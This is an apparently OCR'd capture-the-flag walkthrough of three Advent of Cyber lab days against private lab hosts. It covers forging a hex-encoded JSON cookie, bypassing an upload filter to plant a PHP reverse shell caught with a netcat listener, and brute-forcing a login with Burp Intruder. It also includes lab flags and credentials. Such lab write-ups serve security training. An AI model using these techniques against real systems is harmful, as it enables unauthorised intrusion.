
Day 1 – Cookie Tampering


http://10.10.66.9/

Login: teste // Password: 12345

Register




auth



https://gchq.github.io/CyberChef/#recipe=From_Hex('None')

Cookie Value:

Hexdecimal




The format of data stored is: **JSON**


Encoding the Tamper Cookie Value:


{"company":"The Best Festival Company", "username":"santa"}

https://gchq.github.io/CyberChef/#recipe=To_Hex('None',0)From_Hex('Auto'/breakpoint)&input=eyJjb21wYW55IjoiVGhlIEJlc3QgRmVzdGl2YWwgQ29tcGFueSIsICJ1c2VybmFtZSI6InNhbnRhIn0




Santa’s Account:






Day 2 – Reverse Shell

10.10.232.107



http://10.10.232.107/?id=ODIzODI5MTNiYmYw




view-source:http://10.10.232.107/?id=ODIzODI5MTNiYmYw

```
<input type=file id="chooseFile" accept=".jpeg,.jpg,.png">
```

Changing the file format to .php and forwading the resquest:


shell-php.jpeg.php



ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.232.107/FUZZ -fs 638

```
.hta                    [Status: 403, Size: 213, Words: 16, Lines: 10]
cgi-bin/                [Status: 403, Size: 217, Words: 16, Lines: 10]
.htpasswd               [Status: 403, Size: 218, Words: 16, Lines: 10]
.htaccess               [Status: 403, Size: 218, Words: 16, Lines: 10]
uploads                 [Status: 301, Size: 237, Words: 14, Lines: 8]
assets                  [Status: 301, Size: 236, Words: 14, Lines: 8]
```

http://10.10.232.107/uploads/shell-php.jpeg.php



sudo nc -nlvp 443


```
┌─[headcrusher@parrot]─[~]
└──╼ $sudo nc -nlvp 443
[sudo] password for headcrusher:
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.232.107.
Ncat: Connection from 10.10.232.107:52156.
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 12:05:15 up  1:25,  0 users,  load average: 0.00, 0.01, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (825): Inappropriate ioctl for device
sh: no job control in this shell
```


cat /var/www/flag.txt


```
You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Vargnaar for his invaluable design lessons, without which the themi
ng of the past two websites simply would not be the same.


Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}


Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
 --Muiri (@MuirlandOracle)
```


Day 3 – Brute Force


http://10.10.242.15/




Intercept
HTTP history
WebSockets history
Options
Request to http://10.10.242.15:80
Forward
Drop
Intercept is on
Action
Open Browser
Pretty
Raw
\n
Actions
1 POST /login HTTP/1.1
2 Host: 10.10.242.15
3 User-Agent: Mozilla/5.0
4 Accept: text/html,applic
5 Accept-Language: en-US,
6 Accept-Encoding: gzip,
7 Content-Type: applicatio
8 Content-Length: 21
9 Origin: http://10.10.242
10 DNT: 1
11 Connection: close
12 Referer: http://10.10.24
13 Upgrade-Insecure-Request
14 Sec-GPC: 1
15
16 username=a&password=a
0101 Firefox/78.0
,image/webp,*/*;q=0.8
Scan
Send to Intruder Ctrl-I
Send to Repeater Ctrl-R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools [Pro version only]


Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Cluster bomb
POST /login HTTP/1.1
Host: 10.10.242.15
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Origin: http://10.10.242.15
DNT: 1
Connection: close
Referer: http://10.10.242.15/
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
username=a&password=a
Add §
Clear §
Auto §
Refresh



Payload Sets
You can define one or more payload sets. The number of payload sets depends on the
customized in different ways.
Payload set: 1
Payload count: 3
Payload type: Simple list
Request count: 0
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
admin
root
user
Add
Add from list ... [Pro version only]



Username: admin // password: 12345


Request	Payload1	Payload2	Status	Error	Timeout	Length
7	admin	12345	302			255
0			302			309
1	admin	root	302			309
2	root	root	302			309
3	user	root	302			309
4	admin	password	302			309
5	root	password	302			309
6	user	password	302			309
8	root	12345	302			309
9	user	12345	302			309

http://10.10.242.15/tracker

